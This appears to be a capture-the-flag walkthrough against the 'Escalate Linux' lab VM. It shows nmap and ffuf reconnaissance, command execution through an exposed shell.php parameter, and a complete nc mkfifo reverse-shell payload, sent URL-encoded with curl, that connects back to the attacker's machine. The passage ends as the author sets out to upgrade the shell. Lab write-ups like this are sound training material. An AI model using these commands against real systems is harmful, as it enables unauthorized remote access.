GETTING STARTED

To download escalate linux, click here

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

Note: The IP address of my machines may change throughout the walkthrough because I worked on them in different locations. Please bear with me as you follow along.


RECONNAISSANCE

I started by performing a network scan using nmap to identify the target IP.


```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 11:09 EDT
```

```
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.033s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for osboxes (192.168.1.18)
Host is up (0.00012s latency).
MAC Address: 00:0C:29:BD:9D:F8 (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.37 seconds
```

After identifying the target IP as *192.168.1.18*, I scanned it using **nmap** to find open ports and running services.




```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# nmap -A -p- 192.168.1.18 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 11:11 EDT
Nmap scan report for osboxes (192.168.1.18)
Host is up (0.00027s latency).
Not shown: 65526 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      44002/udp   mountd
|   100005  1,2,3      47673/tcp6  mountd
|   100005  1,2,3      52445/tcp   mountd
|   100005  1,2,3      52867/udp6  mountd
|   100021  1,3,4      32849/tcp   nlockmgr
|   100021  1,3,4      34908/udp   nlockmgr
|   100021  1,3,4      46635/tcp6  nlockmgr
|   100021  1,3,4      59829/udp6  nlockmgr
```



```
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs         3-4 (RPC #100003)
32849/tcp open  nlockmgr    1-4 (RPC #100021)
46849/tcp open  mountd      1-3 (RPC #100005)
52445/tcp open  mountd      1-3 (RPC #100005)
54959/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:BD:9D:F8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: LINUX
```

INITIAL ACCESS

I accessed the HTTP server through my browser and landed on a default page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

So, I ran a ffuf scan to find other files present on the web server.




```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# ffuf -u http://192.168.1.18/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.18/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,302
________________________________________________

index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2ms]
.                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 0ms]
shell.php               [Status: 200, Size: 29, Words: 5, Lines: 1, Duration: 4ms]
:: Progress: [37050/37050] :: Job [1/1] :: 3076 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

The ffuf scan identified a file called *shell.php*, so I accessed it using curl.



```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# curl http://192.168.1.18/shell.php
/*pass cmd as get parameter*/
```


This gave me a hint about what it wanted. I used curl to send a *GET* request to the server. I also added `?cmd=whoami` to the URL to check if `cmd` was a variable in the PHP file that could take some values.



```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# curl -X GET http://192.168.1.18/shell.php?cmd=whoami
user6
/*pass cmd as get parameter*/
```


I was able to execute a system command, indicating the vulnerability to command injection.

To gain initial access, I first verified if the target had nc and bash.



```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# curl -X GET http://192.168.1.18/shell.php?cmd=which+nc
/bin/nc
/*pass cmd as get parameter*/

┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# curl -X GET http://192.168.1.18/shell.php?cmd=which+bash
/bin/bash
/*pass cmd as get parameter*/
```

Then I went to **revshells** and configured a reverse shell nc mkfifo payload with my listening IP and port.



Reverse Shell Generator

IP & Port

IP 192.168.1.12 Port 4444 +1

Listener Advanced

```
nc -lvnp 4444
```


Type nc

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.1.12 4444 >/tmp/f
```


I then started a nc listener

```
rlwrap nc -lnvp 4444
```

Finally, I sent the payload through curl after *URL encoding* it.



```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# curl -X GET http://192.168.1.18/shell.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Cbash%20-i%202%3E%261%7Cnc%20192.168.1.12%204444%
20%3E%2Ftmp%2Ff
█
```




```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.18] 41278
bash: cannot set terminal process group (1044): Inappropriate ioctl for device
bash: no job control in this shell
Welcome to Linux Lite 4.4

Tuesday 18 June 2024, 11:32:47
Memory Usage: 345/985MB (35.03%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

 user6  / | var | www | html  whoami
whoami
user6
```

Hence, I gained initial access to the system.

Since I was still a service user, I tried to spawn a TTY shell using a command I found from this article:

https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html



